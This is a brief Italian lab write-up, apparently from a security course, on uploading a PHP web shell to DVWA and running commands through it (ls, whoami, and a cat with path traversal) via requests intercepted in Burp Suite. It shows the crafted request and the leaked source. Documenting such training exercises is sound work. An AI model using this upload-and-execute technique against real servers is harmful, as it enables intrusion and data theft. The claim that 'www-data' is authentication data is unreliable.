


Dopo aver uploadato la hell.php malevola, ho cambiato la richiesta dopo averla intercettata con il comando cmd=ls e caricando il file malevolo ed ho visto, come si evince dalla risposta sotto, i file contenenti la pagina e la mail.



Invece cambiando la richiesta e mettendo il comando whoami, in output ricevo come informazione [www.data](#), che sarebbero in una condizione reale i dati di autenticazione dell'utente attuale.

Applicazioni

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn

1 x 2 x 3 x +

Send Cancel < >

### Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=cat%20../../../../index.php HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Request: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data; boundary=-----8598555736073360381982902528
9 Content-Length: 610
10 Origin: http://192.168.50.101
```

Search... 0 matches

### Response

Pretty Raw Hex Render

```
0
1 define( 'DVWA_WEB_PAGE_TO_ROOT', '' );
2
3 require_once DVWA_WEB_PAGE_TO_ROOT.'dvwa/includes/dvwaPage.inc.php';
4
5 dvwaPageStartup( array( 'authenticated', 'phpids' ) );
6
7 $page = dvwaPageNewGrab();
8
9 $page['title'] .= $page['title separator'] . 'Welcome';
```

Search... 0 matches

Invece con questo nuovo comando, in output posso vedere in che formato sono scritte le informazione.